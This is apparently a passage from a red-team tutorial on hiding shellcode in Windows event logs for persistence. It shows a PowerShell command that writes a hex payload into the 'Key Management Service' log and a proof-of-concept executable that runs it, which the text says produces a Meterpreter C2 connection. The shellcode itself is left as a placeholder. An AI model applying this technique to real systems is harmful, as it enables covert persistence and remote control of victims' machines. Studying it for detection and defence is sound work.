
From an elevated PowerShell session it is possible to use the shellcode in order to create a new event log entry similarly with the behavior of *SharpEventPersist* tool.

```
$payload = 'Insert Shellcode as Hex Literal String'
$hashByteArray = [byte[]] ($payload -replace '..', '0x$&,' -split ',' -ne '')
Write-EventLog -LogName 'Key Management Service' -Source KmsRequests -EventID
31337 -EntryType Information -Category 0 -Message 'Pentestlab' -RawData
$HashByteArray
.\EventLogsForRedTeams.exe
```




Persistence Event Log – PowerShell

When the proof of concept tool is executed the shellcode will executed which will lead to a C2 connection.



Persistence Event Log – Meterpreter PowerShell

The beacon will be stored in hexadecimal format in the event log.



Persistence Event Log – Hexadecimal Payload

References

- https://github.com/improsec/SharpEventPersist
- https://github.com/roobixx/EventLogForRedTeams
- https://www.blackhillsinfosec.com/windows-event-logs-for-red-teams/
- https://medium.com/@5yx/windows-event-log-to-the-dark-side-storing-payloads-and-configurations-9c8ad92637f2